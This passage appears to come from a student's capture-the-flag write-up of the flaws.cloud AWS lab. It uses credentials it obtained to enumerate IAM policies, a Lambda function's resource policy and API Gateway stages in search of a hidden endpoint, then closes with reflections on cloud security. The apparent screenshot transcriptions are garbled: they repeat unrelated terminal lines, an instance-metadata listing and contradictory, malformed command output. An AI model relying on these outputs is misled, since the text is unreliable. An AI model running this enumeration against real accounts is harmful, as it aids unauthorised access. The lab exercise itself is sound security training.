aws --profile level6 iam get-policy-version --policy-arn
arn:aws:iam::975426262029:policy/list_apigateways --version-id v4
```



This tells us using this policy we can call "apigateway:GET" on "arn:aws:apigateway:us-west-2::/restapis/*"


Using this, it should lead us in the direction of where the hidden resource is.

We now know that we have the ability to GET "arn:aws:apigateway:us-west-2::/restapis/*"

The API gateway in this case is used to call a lambda function, but one needs to figure out how to invoke it.

The SecurityAudit policy lets you see some things about lambdas:

`aws --region us-west-2 --profile level6 lambda list-functions`




```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ubuntu@ip-172-31-43-74: /mnt/recv...
meta-data setupNginx.sh
ubuntu@ip-172-31-43-74: /mnt/recv...
setupNginx.sh: command not found
ubuntu@ip-172-31-43-74: /mnt/recv...
-bash: ./setupNginx.sh: Permission denied
ubuntu@ip-172-31-43-74: /mnt/recv...
sudo: ./setupNginx.sh: command not found
ubuntu@ip-172-31-43-74: /mnt/recv...
htpasswd -b /etc/nginx/htpasswd
ubuntu@ip-172-31-43-74: /mnt/recv...
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
hostname
iam/
instance-action
instance-id
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/ubuntu@ip-172-31-43-74: /mnt/recv...
-bash: cd: meta-data: Not a directory
ubuntu@ip-172-31-43-74: /mnt/recv...

(recon-k@vbox) [~]
$ aws --region us-west-2 --profile level6 lambda list-functions
{
  "Functions": [
    {
      "FunctionName": "Level6",
      "FunctionArn": "arn:aws:lambda:us-west-2:975426262029:function:Level6",
      "Runtime": "python2.7",
      "Role": "arn:aws:iam::975426262029:role/service-role/Level6",
      "Handler": "lambda_function.lambda_handler",
      "CodeSize": 282,
      "Description": "A starter AWS Lambda function.",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2017-02-27T00:24:36.054+0000",
      "CodeSha256": "21EjBytFbH91PXEM05R/B9DqOgZ70G/lqoBNZh5JyFw=",
      "Version": "$LATEST",
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "d45cc6d9-f172-4634-8d19-39a20951d979",
      "PackageType": "Zip",
      "Architectures": [
        "x86_64"
      ],
      "EphemeralStorage": {
        "Size": 512
      },
      "SnapStart": {
        "ApplyOn": "None",
        "OptimizationStatus": "Off"
      }
    }
  ]
}
```

That tells you there is a function named "Level6", and the SecurityAudit also lets you run:

`aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6`




```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ubuntu@ip-172-31-43-74: /mnt/recv...
meta-data setupNginx.sh
ubuntu@ip-172-31-43-74: /mnt/recv...
setupNginx.sh: command not found
ubuntu@ip-172-31-43-74: /mnt/recv...
-bash: ./setupNginx.sh: Permission denied
ubuntu@ip-172-31-43-74: /mnt/recv...
sudo: ./setupNginx.sh: command not found
ubuntu@ip-172-31-43-74: /mnt/recv...
htpasswd -b /etc/nginx/htpasswd
ubuntu@ip-172-31-43-74: /mnt/recv...
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
hostname
iam/
instance-action
instance-id
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/ubuntu@ip-172-31-43-74: /mnt/recv...
-bash: cd: meta-data: Not a directory
ubuntu@ip-172-31-43-74: /mnt/recv...

(recon-k@vbox) [~]
$ aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6
{
  "Policy": "[{\"Version\":\"2012-10-17\", \"Id\": \"default\", \"Statement\": [{ \"Sid\": \"904610a93f593b76ad66ed82c0a8b\", \"Effect\": \"Allow\", \"Principal\": { \"Service\": \"api-gateway.amazonaws.com\" }, \"Action\": \"lambda:InvokeFunction\", \"Resource\": \"arn:aws:lambda:us-west-2:975426262029:function:Level6\", \"Condition\": { \"ArnLike\": { \"AWS:SourceArn\": \"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\" } } } ]]",
  "RevisionId": "edaca849-06fb-4495-a09c-3bc6115d3b87"
}
```


This tells us about the ability to execute `arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/\*/GET/level6`. That "s33ppypa75" is a rest-api-id, which we can then use with that other attached policy:

`aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"`




```
meta-data setupNginx.sh
ubuntu@ip-172-31-43-74:/mnt/recv:~$ setupNginx.sh: command not found
ubuntu@ip-172-31-43-74:/mnt/recv:~$ sudo ./setupNginx.sh: command not found
ubuntu@ip-172-31-43-74:/mnt/recv:~$ httpasswd -b /etc/nginx/.htpasswd
ubuntu@ip-172-31-43-74:/mnt/recv:~$ cd meta-data: Not a directory
ubuntu@ip-172-31-43-74:/mnt/recv:~$

(recon-k@vbox)~$ aws --profile level6 s3 ls level6-cc4c404a8a8b876167f5e70a7d8c988
0: flaws.cloud
PRE ddcc78ff/
871 index.html

(recon-k@vbox)~$ aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6
{"Policy": "{\n  \"Version\": \"2012-10-17\",\n  \"Id\": \"default\",\n  \"Statement\": [\n    {\n      \"Sid\": \"a904610a93f593b76ad66ed6ed82c0a8b\",\n      \"Effect\": \"Allow\",\n      \"Principal\": {\n        \"Service\": \"apigateway.amazonaws.com\"\n      },\n      \"Action\": \"lambda:InvokeFunction\",\n      \"Resource\": {\n        \"arn:aws:lambda:us-west-2:975426262029:function:Level6\",\n        \"Condition\": {\n          \"ArnLike\": {\n            \"AWS:SourceArn\": \"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\"\n          }\n        }\n      },\n      \"RevisionId\": \"edaca849-06fb-4495-a09c-3bc6115d3b87\"\n    }\n  ]\n}"}
The config profile (level6) could not be found

(recon-k@vbox)~$ aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"
{"item": [{"deploymentId": "8gppiv", "stageName": "Prod", "cacheClusterEnabled": false, "cacheClusterStatus": "NOT_AVAILABLE", "methodSettings": {}, "tracingEnabled": false, "createdDate": "2017-02-27T03:26:08+03:00", "lastUpdatedDate": "2017-02-27T03:26:08+03:00"}]}
```



Conclusion

Working through this hands-on cloud exploitation scenario deepened my understanding of how cloud vulnerabilities are introduced and exploited. It demonstrated how easily misconfigured services like S3 buckets and exposed credentials can become entry points for attackers. This experience strengthened my capabilities in CLI-based enumeration, IAM access analysis, and secure cloud operations. Beyond the technical execution, it reinforced the importance of proactive cloud security measures and routine audits in safeguarding cloud-based assets.